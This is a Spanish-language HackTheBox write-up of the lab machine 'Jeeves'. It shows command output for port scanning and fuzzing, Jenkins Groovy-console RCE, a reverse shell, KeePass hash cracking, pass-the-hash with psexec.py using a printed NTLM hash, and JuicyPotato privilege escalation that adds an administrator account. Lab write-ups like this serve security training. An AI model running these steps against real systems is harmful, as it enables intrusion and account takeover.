



# HACKTHEBOX

Informe Técnico

## Máquina Jeeves



Este documento es confidencial y contiene información sensible.  
No debería ser impreso o compartido con terceras entidades

18 de abril del 2022



# Índice

<b>1. Antecedentes</b>	<b>2</b>
<b>2. Objetivos</b>	<b>2</b>
2.1. Consideraciones . . . . .	2
<b>3. Analisis de vulnerabilidades</b>	<b>3</b>
3.1. Vulnerabilidades encontradas . . . . .	3



## 1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Jeeves** de la plataforma [HackTheBox](#).





Figura 1: Dirección IP de la máquina



## 2. Objetivos

Conocer el estado de seguridad actual del servidor **Jeeves**, enumerando posibles vectores de explotación y determinado alcance e impacto que un atacante podría ocasionar sobre el sistema en producción.

### 2.1. Consideraciones

Una vez finalizadas las jornadas de auditoría, se llevará a cabo una fase de saneamientos y buenas prácticas con el objetivo de securizar el servidor y evitar ser víctimas de un futuro ataque en base a los vectores explotados.




Figura 2: Flujo de trabajo

### 3. Analisis de vulnerabilidades

#### 3.1. Vulnerabilidades encontradas

Se comenzó realizando un escaneo de puertos abiertos y escaneo de exhaustivo para poder ver como trabaja el sistema. Observé varios puertos abiertos y como es una maquina con sistema operativo windows, pude observar el smb. Por lo cual decidí hacer una investigacion del servicio con crackmapexec y smbmap. Debido a que teniamos puertos http como el 80 y el 50000 decidí investigar sobre ellos. En el 80 observe un apartado el cual no se podia hacer mucho y nos redirigia a una imagen. Al igual en el puerto 50000 así que decidí hacer fuzzing en ambos para ver posibles directorios con información interesante y así fue en el puerto 50000 encontré un apartado de nombre askjeeves. El cual era un apartado que utilizaba tecnología jenkins, indagando acerca de esto pude observar un apartado de script groovy, por lo cual decidí probar su funcionamiento y tratar de obtener RCE para posteriormente obtener una reverse shell. Abrí un servidor smb con impacket para compartir los recursos. Trate de obtener la shell por este medio pero no me funcionó así que busque una manera de obetnerla con el mismo codigo groovy y así fue como obtuve acceso a nivel de usuario. Ah otra cosa más había que escapar los caracteres en el codigo para el smb server.

```

nmap -sCV -p80,135,445,50000 10.10.10.63 -oN targeted
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 02:03 CDT
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.64% done; ETC: 02:03 (0:00:00 remaining)
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.82% done; ETC: 02:03 (0:00:00 remaining)
Nmap scan report for 10.10.10.63
Host is up (0.070s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Ask Jeeves
|_ http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_ http-title: Error 404 Not Found
|_ http-server-header: Jetty(9.4.z-SNAPSHOT)
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|_   3.1.1:
|_     Message signing enabled but not required
|_ smb2-time:

```

Figura 3: nmap




Figura 4: Puerto 80.




Figura 5: Puerto 5000.

```

root@kali: /root/.ssh/machines/m0javee/mmap
--w wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://10.10.10.63:50000/FUZZ
*****
Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.10.63:50000/FUZZ
Total requests: 220560

ID      Response  Lines  Word    Chars  Payload
-----
000041607: 302      0 L    0 W    0 Ch   "askjeeves"
C0000045250: 404      11 L   26 W   330 Ch  "accomplishments"

Total time: 0
Processed Requests: 40234
Filtered Requests: 40233
Requests/sec.: 0

CTraceback (most recent call last):
  File "/usr/local/bin/wfuzz", line 8, in <module>
    sys.exit(main())
  File "/usr/local/lib/python3.9/dist-packages/wfuzz/wfuzz.py", line 90, in main

```

Figura 6: FUZZING.




Figura 7: Apartado askjeeves.



```
1 println "whoami".execute().text
```

### Result

jeeves\kohlsuke

Figura 8: RCE con groovy.




Figura 9: Ejecutando reverse shell.




Figura 10: Obteniendo reverse shell.



```
C:\Users\Administrator\.jenkins>cd /
cd /
Build Executor Status:
C:\>dir /r /s user.txt
dir /r /s user.txt
Volume in drive C has no label.
Volume Serial Number is BE50-B1C9

Directory of C:\Users\kohsuke\Desktop

11/03/2017  11:22 PM                32 user.txt
               1 File(s)                 32 bytes

Total Files Listed:
               1 File(s)                 32 bytes
               0 Dir(s)  7,513,325,568 bytes free

C:\>cd C:\Users\kohsuke\Desktop
cd C:\Users\kohsuke\Desktop
Result
C:\Users\kohsuke\Desktop>type user.txt
type user.txt
```

Figura 11: Usuario



Se procedió escalar privilegios, para ello aplique la metodología que suelo hacer de enlistar SUID y etc. Dada la investigación encontré 2 formas de obtener el root en la maquina, por lo cual hice los 2. El primero era por un archivo KDBX, por lo cual investigue y encontré información con respecto a keepass. Traje el archivo por el smb server que había levantado previamente e instale keepassxc para poder visualizar el archivo. Como era de esperarse tenia contraseña, así que hice uso de la herramienta keppass2john para poder traer el hash y posteriormente crackearlo con john. Esto me dio la contraseña del keepass, hice hash to pass conectandome con crackmapexec y una de las contraseñas del archivo. De esa manera comprobe que el hash del usuario Administrator era correcto, para conectarme al usuario hice uso de psexec.py. La flag estaba .°cultá” pero decidí utiliza la funcion more para poder visualizarla y listo. La segunda forma de escalar fue haciendo uso de Juici Potato debido a que tenia el ”SeImpersonatePrivilege”. Esta herrmaienta y el servicio nos permite crear un usuario en el grupo Administrator, esto con todas las características de Administrator, hice una configuracion a un servicio para que funcionara de manera correcta y listo maquina pwneada otra vez.




Figura 12: keepassxc




Figura 13: Keepass to john.






Figura 14: Obteniendo la llave ssh.

```
(root@kali)~[/home/.../Machines/HTB/Jeeves/content]
# python3 psexec.py WORKGROUP/Administrator@10.10.10.63 -hashes :e0fb1fb85756c24235ff238cbe81fe00
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.10.63.....
[*] Found writable share ADMIN$
[*] Uploading file uqbOUatM.exe
[*] Opening SVCManager on 10.10.10.63.....
[*] Creating service BuIs on 10.10.10.63.....
[*] Starting service BuIs.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Figura 15: Pass to hash.

```
C:\Users\Administrator\Desktop> dir /r /s kdbx
Volume in drive C has no label.
Volume Serial Number is BE50-B1C9

Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>
11/08/2017  10:05 AM    <DIR>
12/24/2017  03:51 AM                36 hm.txt
11/08/2017  10:05 AM                34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM                797 Windows 10 Update Assistant.ln
                        2 File(s)                833 bytes

Total Files Listed:
                2 File(s)                833 bytes
                2 Dir(s)  7,511,785,472 bytes free

C:\Users\Administrator\Desktop> more < hm.txt:root.txt
afbc5bd4b615a60648cec41c6ac92530
```

Figura 16: Root con keepass.



```
C:\Windows\Temp\PrivEsc>JP.exe -t * -p C:\Windows\System32\cmd.exe -a "/c net localgroup Administrators D1ie3z /add" -l 1234
JP.exe -t * -p C:\Windows\System32\cmd.exe -a "/c net localgroup Administrators D1ie3z /add" -l 1234
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1234
.....
```

Figura 17: Usando JP.

```
(root@kali)-[/home/.../Machines/HTB/Jeeves/content]
# python3 psexec.py WORKGROUP/D1ie3z@10.10.10.63
mpacket v0.9.24 - Copyright 2021 SecureAuth Corporation

password:
*] Requesting shares on 10.10.10.63.....
*] Found writable share ADMIN$
*] Uploading file rWvKQVpS.exe
*] Opening SVCManager on 10.10.10.63.....
*] Creating service bKWo on 10.10.10.63.....
*] Starting service bKWo.....
!] Press help for extra shell commands
icrosoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

:\Windows\system32> █
```

Figura 18: Maquina pwneada con JP.